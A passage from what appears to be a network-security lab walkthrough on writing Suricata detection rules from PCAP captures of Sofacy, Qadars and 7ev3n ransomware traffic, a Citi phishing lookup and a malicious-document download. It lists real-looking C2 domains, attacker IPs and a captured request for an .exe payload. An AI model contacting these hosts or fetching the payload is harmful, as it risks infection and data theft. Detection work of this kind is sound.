- `tls_cert_subject` is once again a buffer, and the rule content is a unique string included in the TLS certificate's CN portion.
- The remaining part can be easily comprehended

Task 2: Analyze the provided PCAP files and develop your own rules (Level: Beginner)

Let's start with *Sofacy.pcap*

To learn more about Sofacy, refer to the following link <https://securelist.com/sofacy-apt-hits-high-profile-targets-with-updated-toolset/72924/>. We'll develop a Suricata rule based on our analysis of the *Sofacy.pcap* file, considering that what we see inside the PCAP is malicious.

By opening *Sofacy.pcap* in Wireshark, the first thing we notice is two (2) DNS queries and the respective DNS responses.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0xb64dc128
2	0.000241	192.168.35.1	192.168.35.10	DHCP	342	DHCP Offer - Transaction ID 0xb64dc128
3	0.000653	0.0.0.0	255.255.255.255	DHCP	373	DHCP Request - Transaction ID 0xb64dc128
4	0.000817	192.168.35.1	192.168.35.10	DHCP	342	DHCP ACK - Transaction ID 0xb64dc128
5	13.127792	192.168.35.10	192.168.35.1	DHCP	361	DHCP Request - Transaction ID 0x7080d7b4
6	13.128205	192.168.35.1	192.168.35.10	DHCP	342	DHCP ACK - Transaction ID 0x7080d7b4
7	21.279615	192.168.35.10	10.55.99.1	DNS	79	Standard query 0x8fcf A drivres-update.info
8	21.475387	10.55.99.1	192.168.35.10	DNS	79	Standard query response 0x8fcf A drivres-update.info
9	21.477905	192.168.35.10	10.55.99.1	DNS	76	Standard query 0xcc4c A softupdates.info
10	21.564966	10.55.99.1	192.168.35.10	DNS	136	Standard query response 0xcc4c No such name A softupdates.info SOA a0.info.afillias-ns.

▶ Frame 7: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) ▶ Ethernet II, Src: Gvc_85:0c:23 (00:c8:a8:85:0c:23), Dst: 00:ff:7d:c8:75:95 (00:ff:7d:c8:75:95) ▶ Internet Protocol Version 4, Src: 192.168.35.10, Dst: 10.55.99.1 ▶ User Datagram Protocol, Src Port: 1030, Dst Port: 53 ▼ Domain Name System (query) [Response In: 8] Transaction ID: 0x8fcf Flags: 0x0100 Standard query Questions: 1 Answer RRs: 0 Authority RRs: 0 Additional RRs: 0 ▼ Queries ▶ drivres-update.info: type A, class IN Name: drivres-update.info [Name Length: 19] [Label Count: 2] Type: A (Host Address) (1) Class: IN (0x0001)

Let's create a Suricata rule to detect those two (2) [C2](#) domains.

```
alert dns $HOME_NET any -> any any (msg:"TROJAN Activity Detected DNS Query to Known Sofacy Domain 1"; dns_query;
```




```
content:"drivres-update.info"; nocase; isdataat:!1,relative;
sid:1; rev:1;)
alert dns $HOME_NET any -> any any (msg:"TROJAN Activity
Detected DNS Query to Known Sofacy Domain 2"; dns_query;
content:"softupdates.info"; nocase; isdataat:!1,relative;
sid:2; rev:1;)
```

Put these two (2) rules inside the *local.rules* file residing in the */etc/suricata/rules* directory. You can do so, by executing-

```
nano /etc/suricata/rules/local.rules
```

On the machine's Desktop, you will find a bash script (*automate_suricata.sh*), by OISF's J Williams, that will automate running Suricata with the *local.rules* file, logging in a different location (*/tmp/suricata*), echoing the contents of *fast.log* and also cleaning previous logs before each new Suricata execution occurs.


A terminal window showing the command 'ls -lh' being executed in the directory ~/Desktop. The output lists several files with their permissions, sizes, and timestamps. The file 'automate_suricata.sh' is highlighted in green in the original image.

```
root@ip-10-4-29-103:~# cd Desktop
root@ip-10-4-29-103:~/Desktop# ls -lh
total 24K
drwx----- 2 root root 4.0K Jun 14 13:27 PCAPs
-rwxr-xr-x 1 root root 418 Jan 28 2019 automate_suricata.sh
-rw-r--r-- 1 root root 90 Jun 16 20:43 computer.desktop
-rw-r--r-- 1 root root 391 Jan 28 2019 customsig.rules
-rw-r--r-- 1 root root 94 Jun 16 20:43 trash-can.desktop
-rw-r--r-- 1 root root 80 Jun 16 20:43 user-home.desktop
root@ip-10-4-29-103:~/Desktop#
```

Now before running "*automate_suricata.sh*" script, make sure to check whether the following path:
/etc/suricata/rules/local.rules is added in *suricata.yaml* configuration file or not, as shown in the below image.

- You can find *suricata.yaml* configuration file at */etc/suricata/suricata.yaml* location.

- In suricata.yaml file search for text "*rule-files*", and if the given path is not present, then paste the above mentioned path as shown in the image and save the file.



```
1874 # hash5tuple, hash5tuplesorted and roundrobin.
1875 #
1876 # See Napatech NTPL documentation other hashmodes and details on their use.
1877 #
1878 # This parameter has no effect if auto-config is disabled.
1879 #
1880 hashmode: hash5tuplesorted
1881
1882 ##
1883 ## Configure Suricata to load Suricata-Update managed rules.
1884 ##
1885
1886 default-rule-path: /var/lib/suricata/rules
1887
1888 rule-files:
1889 - suricata.rules
1890 - /etc/suricata/rules/local.rules ✓
1891
1892 ##
1893 ## Auxiliary configuration files.
1894 ##
1895
1896 classification-file: /etc/suricata/classification.config
1897 reference-config-file: /etc/suricata/reference.config
1898 # threshold-file: /etc/suricata/threshold.config
1899
1900 ##
1901 ## Include other configs
1902 ##
1903
1904 # Includes: Files included here will be handled as if they were in-lined
1905 # in this configuration file. Files with relative pathnames will be
1906 # searched for in the same directory as this configuration file. You may
1907 # use absolute pathnames too.
1908 # You can specify more than 2 configuration files, if needed.
1909 #include: includel.yaml
```

YAML Tab Width: 8 Ln 1890, Col 36 INS

Now, it's time to test the rule above. You can do so, as follows.

```
cd Desktop
./automate_suricata.sh ./PCAPs/Sofacy.pcap
```

You should see the following.

```

root@ip-10-4-27-97:~/Desktop# ./automate_suricata.sh ./PCAPs/Sofacy.pcap
16/6/2022 -- 10:59:26 - <Notice> - This is Suricata version 6.0.5 RELEASE running in USER mode
16/6/2022 -- 10:59:26 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol sip enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
16/6/2022 -- 10:59:26 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol mqtt enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
16/6/2022 -- 10:59:26 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol rdp enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
16/6/2022 -- 11:00:09 - <Notice> - all 3 packet processing threads, 4 management threads initialized, engine started
16/6/2022 -- 11:00:09 - <Notice> - Signal Received. Stopping engine.
16/6/2022 -- 11:00:09 - <Notice> - Pcap-file module read 1 files, 10 packets, 2472 bytes

Signature Hits:
03/22/2015-13:36:09.077229 1:2022122:5 ET MALWARE Sofacy DNS Lookup [Classification: Targeted Malicious Activity was Detected] [Priority: 1] {UDP} 192.168.35.10:1030 -> 10.55.99.1:53
03/22/2015-13:36:09.077229 1:1:1 TROJAN Activity Detected DNS Query to Known Sofacy Domain 1 [Classification: (null)] [Priority: 3] {UDP} 192.168.35.10:1030 -> 10.55.99.1:53
03/22/2015-13:36:09.275519 1:2022121:5 ET MALWARE Sofacy DNS Lookup [Classification: Targeted Malicious Activity was Detected] [Priority: 1] {UDP} 192.168.35.10:1030 -> 10.55.99.1:53
03/22/2015-13:36:09.275519 1:2:1 TROJAN Activity Detected DNS Query to Known Sofacy Domain 2 [Classification: (null)] [Priority: 3] {UDP} 192.168.35.10:1030 -> 10.55.99.1:53
root@ip-10-4-27-97:~/Desktop#

```

Let's continue with the *Citi.pcap* file. If you are unfamiliar with Citi, Citi is a global bank.

By opening the *Citi.pcap* in Wireshark, the first thing we notice is a phishy-looking DNS query (note that `online.citi.com` is a legitimate URL).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.57.2	172.16.57.213	DNS	143	Standard query response 0x55bb A support.mozilla.org CNAME sumo.external.zlb.scl3.mozilla.com
2	0.002302	172.16.57.213	172.16.57.2	DNS	94	Standard query 0xeb13 A sumo.external.zlb.scl3.mozilla.com
3	0.038895	172.16.57.2	172.16.57.213	DNS	110	Standard query response 0xeb13 A sumo.external.zlb.scl3.mozilla.com A 63.245.213.14
4	0.049337	172.16.57.213	172.16.57.2	DNS	94	Standard query 0xd255 AAAA sumo.external.zlb.scl3.mozilla.com
5	0.049508	172.16.57.2	172.16.57.213	DNS	158	Standard query response 0xd255 AAAA sumo.external.zlb.scl3.mozilla.com CNAME sumo-external.zlb.scl3.mozilla.com
6	0.194899	172.16.57.213	172.16.57.2	DNS	99	Standard query 0xea01 A online.citi.com jhgneld8rq.ignition3.tv
7	0.248235	172.16.57.2	172.16.57.213	DNS	113	Standard query response 0xea01 A online.citi.com jhgneld8rq.ignition3.tv A 67.222.107.220
8	2.403572	172.16.57.213	67.222.107.220	TCP	62	2013 → 80 [SYN] Seq=4048312471 Win=64240 Len=0 MSS=1460 SACK_PERM=1
9	2.404798	172.16.57.213	172.16.57.2	DNS	99	Standard query 0xfc95 AAAA online.citi.com jhgneld8rq.ignition3.tv
10	2.522898	67.222.107.220	172.16.57.213	TCP	60	80 → 2013 [SYN, ACK] Seq=3585878327 Ack=4048312472 Win=64240 Len=0 MSS=1460
11	2.522927	172.16.57.213	67.222.107.220	TCP	54	2013 → 80 [ACK] Seq=4048312472 Ack=3585878328 Win=64240 Len=0
12	2.523287	172.16.57.213	67.222.107.220	HTTP	377	GET /master/online.php HTTP/1.1

Frame 6: 99 bytes on wire (792 bits), 99 bytes captured (792 bits) on interface 0
 Ethernet II, Src: Vmware_E5:a3:20 (00:0c:29:85:a3:20), Dst: Vmware_E5:d8:de (00:50:56:e5:d8:de)
 Internet Protocol Version 4, Src: 172.16.57.213, Dst: 172.16.57.2
 User Datagram Protocol, Src Port: 60935, Dst Port: 53
 Domain Name System (query)
 Transaction ID: 0xea01
 Flags: 0x0100 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 Queries
 online.citi.com.jhgneld8rq.ignition3.tv: type A, class IN
 Name: online.citi.com.jhgneld8rq.ignition3.tv
 Name Length: 39
 Label Count: 6
 Type: A (Host Address) (1)
 Class: IN (0x0001)

Let's create a Suricata rule to detect such phishing-related DNS traffic against `online.citi.com`.

```
alert dns $HOME_NET any -> any any (msg:"Possible Citi
Phishing Attempt Observed in DNS Query "; dns_query;
content:"online.citi.com"; nocase; isdataat:1,relative;
sid:3; rev:1;)
isdataat:1,relative will inform us if any data exist after
online.citi.com. There shouldn't be any data after it. If
data are identified after online.citi.com, then, we are
dealing with a phishing URL, similar to the one you can see
in the PCAP file above (inside the red rectangle)
```

It's time to test the rule above. You can do so, as follows.

cd Desktop

```
./automate_suricata.sh ./PCAPs/Citi.pcap
```

You should see the following.

```
root@ip-10-4-27-97:~/Desktop# ./automate_suricata.sh ./PCAPs/Citi.pcap
16/6/2022 -- 11:06:41 - <Notice> - This is Suricata version 6.0.5 RELEASE running in USER mode
16/6/2022 -- 11:06:41 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol sip enable status no
t set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #47
44 for more details.
16/6/2022 -- 11:06:41 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol mqtt enable status n
ot set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4
744 for more details.
16/6/2022 -- 11:06:41 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol rdp enable status no
t set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #47
44 for more details.
16/6/2022 -- 11:07:23 - <Notice> - all 3 packet processing threads, 4 management threads initialized, engine started
16/6/2022 -- 11:07:23 - <Notice> - Signal Received. Stopping engine.
16/6/2022 -- 11:07:23 - <Notice> - Pcap-file module read 1 files, 2694 packets, 2001005 bytes

Signature Hits:
07/22/2016-22:33:56.476427  [**] [1:3:1] Possible Citi Phishing Attempt Observed in DNS Query  [**] [Classification:
(null)] [Priority: 3] {UDP} 172.16.57.213:60935 -> 172.16.57.2:53
07/22/2016-22:33:56.686326  [**] [1:3:1] Possible Citi Phishing Attempt Observed in DNS Query  [**] [Classification:
(null)] [Priority: 3] {UDP} 172.16.57.213:62694 -> 172.16.57.2:53
07/22/2016-22:34:02.002803  [**] [1:3:1] Possible Citi Phishing Attempt Observed in DNS Query  [**] [Classification:
(null)] [Priority: 3] {UDP} 172.16.57.213:65120 -> 172.16.57.2:53
07/22/2016-22:34:02.597717  [**] [1:3:1] Possible Citi Phishing Attempt Observed in DNS Query  [**] [Classification:
(null)] [Priority: 3] {UDP} 172.16.57.213:51331 -> 172.16.57.2:53
root@ip-10-4-27-97:~/Desktop#
```

Now, it's time to analyze the *Qadars.pcap* file.

To learn more about Qadars, refer to the following links:

- <https://securityintelligence.com/an-analysis-of-the-qadars-trojan/>

- <https://ssllbl.abuse.ch/ssl-certificates/sha1/1862c777babf298fe5a93406e4dc8456d718abcf/>

We'll develop a Suricata rule based on our analysis of the *Qadars.pcap* file, considering that what we see inside the PCAP is malicious.

By opening *Qadars.pcap* in Wireshark, the first thing we notice is a DNS query and a DNS response regarding *susana24.com*. Then, we notice TLS traffic initiating.

Let's focus on the TLS certificate this time and try to create a rule based on the CN portion of it (*susana24.com*).

```
alert tls $EXTERNAL_NET any -> $HOME_NET any (msg:"TROJAN Activity Observed Malicious SSL Cert (Qadars CnC)";
flow:established,to_client; tls_cert_subject;
content:"CN=susana24.com"; classtype:trojan-activity; sid:4;
rev:1;)
```

It's time to test the rule above. You can do so, as follows.
cd Desktop

./automate_suricata.sh ./PCAPs/Qadars.pcap
You should see the following.

```
root@ip-10-4-27-97:~/Desktop# ./automate_suricata.sh ./PCAPs/Qadars.pcap
16/6/2022 -- 11:10:07 - <Notice> - This is Suricata version 6.0.5 RELEASE running in USER mode
16/6/2022 -- 11:10:07 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol sip enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
16/6/2022 -- 11:10:07 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol mqtt enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
16/6/2022 -- 11:10:07 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol rdp enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
16/6/2022 -- 11:10:48 - <Notice> - all 3 packet processing threads, 4 management threads initialized, engine started
16/6/2022 -- 11:10:48 - <Notice> - Signal Received. Stopping engine.
16/6/2022 -- 11:10:48 - <Notice> - Pcap-file module read 1 files, 319 packets, 93275 bytes

Signature Hits:
02/06/2016-05:16:39.891912  /** [1:4:1] TROJAN Activity Observed Malicious SSL Cert (Qadars CnC) /** [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 85.25.102.156:443 -> 192.168.1.20:49161
02/06/2016-05:17:06.374406  /** [1:4:1] TROJAN Activity Observed Malicious SSL Cert (Qadars CnC) /** [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 85.25.102.156:443 -> 192.168.1.20:49178
root@ip-10-4-27-97:~/Desktop#
```


Now, it's time to analyze the 7ev3n.pcap

To learn more about the 7ev3n ransomware, refer to the following link
<https://www.vmrays.com/cyber-security-blog/7ev3n-honet-ransomware-rest-us/>.

We'll develop a Suricata rule based on our analysis of the 7ev3n.pcap file, considering that what we see inside the PCAP is malicious.

By opening 7ev3n.pcap in Wireshark and filtering so that we can see HTTP traffic only, the first thing we notice is this curious-looking request.

Let's follow the whole stream.



The requests above can provide us with a lot of clues on how to develop an effective Suricata rule.

Viable rules can be found below.

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:" TROJAN
7ev3n Ransomware CnC Checkin"; flow:established,to_server;
content:"GET"; http_method; content:".php?RIGHTS="; http_uri;
```

```
content:"&WIN="; http_uri; distance:0; content:"&WALLET=";
http_uri; distance:0; content:"&ID="; http_uri; distance:0;
content:"&UI="; http_uri; distance:0;
content:"Internet|20|Explorer"; http_user_agent; depth:17;
isdataat:!1,relative; http_header_names; content:!"Referer";
content:!"Accept"; sid:5; rev:1;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:" TROJAN
7ev3n Ransomware Encryption Activity";
flow:established,to_server; content:"GET"; http_method;
content:".php?SSTART="; http_uri; content:"&CRYPTED_DATA=";
http_uri; distance:0; content:"&ID="; http_uri; distance:0;
content:"&FILES="; http_uri; distance:0; content:"&UI=";
http_uri; distance:0; content:"Internet|20|Explorer";
http_user_agent; depth:17; isdataat:!1,relative;
http_header_names; content:!"Referer"; content:!"Accept";
sid:6; rev:1;)
depth:17; isdataat:!1,relative; is looking to see if there
are any data after the last "r" of the "Internet Explorer"
string, ensuring that the User Agent field only contains
"Internet Explorer". http_header_names; content:!"Referer";
content:!"Accept"; is leveraging the lack of usual headers
for detection purposes.
```

It's time to test the rule above. You can do so, as follows.

```
cd Desktop
./automate_suricata.sh ./PCAPs/7ev3n.pcap
You should see the following.
```



```

16/6/2022 -- 11:15:48 - <Notice> - Pcap-file module read 1 files, 296 packets, 97119 bytes

Signature Hits:

07/17/2016-15:40:41.179521  [**] [1:2008052:20] ET USER_AGENTS User-Agent (Internet Explorer) [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.2.5:49157 -> 69.195.146.130:80
07/17/2016-15:40:41.179521  [**] [1:2022082:4] ET POLICY External IP Lookup ip-api.com [**] [Classification: Device Retrieving External IP Address Detected] [Priority: 2] {TCP} 192.168.2.5:49157 -> 69.195.146.130:80
07/17/2016-15:40:43.690962  [**] [1:2008052:20] ET USER_AGENTS User-Agent (Internet Explorer) [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.2.5:49158 -> 5.154.191.80:80
07/17/2016-15:40:45.547439  [**] [1:2008052:20] ET USER_AGENTS User-Agent (Internet Explorer) [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.2.5:49163 -> 69.195.146.130:80
07/17/2016-15:40:45.547439  [**] [1:2022082:4] ET POLICY External IP Lookup ip-api.com [**] [Classification: Device Retrieving External IP Address Detected] [Priority: 2] {TCP} 192.168.2.5:49163 -> 69.195.146.130:80
07/17/2016-15:40:54.938610  [**] [1:2022402:3] ET MALWARE Win32/7ev3n Ransomware Initial Checkin [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 192.168.2.5:49164 -> 5.154.191.80:80
07/17/2016-15:40:54.938610  [**] [1:2008052:20] ET USER_AGENTS User-Agent (Internet Explorer) [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.2.5:49164 -> 5.154.191.80:80
07/17/2016-15:40:54.938610  [**] [1:5:1] TROJAN 7ev3n Ransomware CnC Checkin [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.2.5:49164 -> 5.154.191.80:80
07/17/2016-15:40:56.108589  [**] [1:2022403:3] ET MALWARE Win32/7ev3n Ransomware Process Checkin [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 192.168.2.5:49164 -> 5.154.191.80:80
07/17/2016-15:40:56.108589  [**] [1:2008052:20] ET USER_AGENTS User-Agent (Internet Explorer) [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.2.5:49164 -> 5.154.191.80:80
07/17/2016-15:40:56.108589  [**] [1:6:1] TROJAN 7ev3n Ransomware Encryption Activity [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.2.5:49164 -> 5.154.191.80:80
root@ip-10-4-27-97:~/Desktop#

```


Finally, let's analyze the *Malicious_document.pcap*

Typically, malicious Office documents rely on macro execution, embedded objects, or exploits to deliver a payload onto the victim machine. In such cases, the URI can be so characteristic as to be used as solid rule content. The same applies for the User-Agent.

By opening the *Malicious_document.pcap* in Wireshark, the first thing we notice is this curious-looking HTTP request.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.119	8.8.8.8	DNS	77	Standard query 0xc65c A ronymaniasnee.com
2	1.002971	192.168.0.119	8.8.4.4	DNS	77	Standard query 0xc65c A ronymaniasnee.com
3	1.142080	8.8.8.8	192.168.0.119	DNS	237	Standard query response 0xc65c A ronymaniasnee.com A 77.120.191.113 A 95.79.2.196 A 1...
4	2.148227	8.8.4.4	192.168.0.119	DNS	237	Standard query response 0xc65c A ronymaniasnee.com A 185.117.146.225 A 46.173.114.77 ...
5	2.148769	192.168.0.119	8.8.4.4	ICMP	285	Destination unreachable (Port unreachable)
6	2.947508	192.168.0.119	77.120.191.113	TCP	66	49183 → 80 [SYN] Seq=3664947549 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
7	3.146953	77.120.191.113	192.168.0.119	TCP	66	80 → 49183 [SYN, ACK] Seq=4178236955 Ack=3664947550 Win=8192 Len=0 MSS=1368 WS=256 SA...
8	3.147347	192.168.0.119	77.120.191.113	TCP	60	49183 → 80 [ACK] Seq=3664947550 Ack=4178236956 Win=65536 Len=0
9	3.148205	192.168.0.119	77.120.191.113	HTTP	220	HEAD /ttt/2kraboviepa.exe?q=7761 HTTP/1.1
10	3.384459	77.120.191.113	192.168.0.119	TCP	54	80 → 49183 [FIN, ACK] Seq=4178236956 Ack=3664947716 Win=65536 Len=0
11	3.384793	192.168.0.119	77.120.191.113	TCP	60	49183 → 80 [ACK] Seq=3664947716 Ack=4178236957 Win=65536 Len=0
12	3.926326	192.168.0.119	77.120.191.113	TCP	60	49183 → 80 [FIN, ACK] Seq=3664947716 Ack=4178236957 Win=65536 Len=0
13	4.138102	77.120.191.113	192.168.0.119	TCP	54	80 → 49183 [ACK] Seq=4178236957 Ack=3664947717 Win=65536 Len=0

▶ Frame 9: 220 bytes on wire (1760 bits), 220 bytes captured (1760 bits)
 ▶ Ethernet II, Src: e0:00:00:01:27:77 (e0:00:00:01:27:77), Dst: ActionTe_d6:48:1d (00:1b:03:d6:48:1d)
 ▶ Internet Protocol Version 4, Src: 192.168.0.119, Dst: 77.120.191.113
 ▶ Transmission Control Protocol, Src Port: 49183, Dst Port: 80, Seq: 3664947550, Ack: 4178236956, Len: 166
 ▶ Hypertext Transfer Protocol
 ▶ HEAD /ttt/2kraboviepa.exe?q=7761 HTTP/1.1\r\n
 Connection: Keep-Alive\r\n
 Accept: */*\r\n
 Accept-Encoding: identity\r\n
 User-Agent: Microsoft BITS/7.5\r\n
 Host: ronymaniasnee.com\r\n
 \r\n
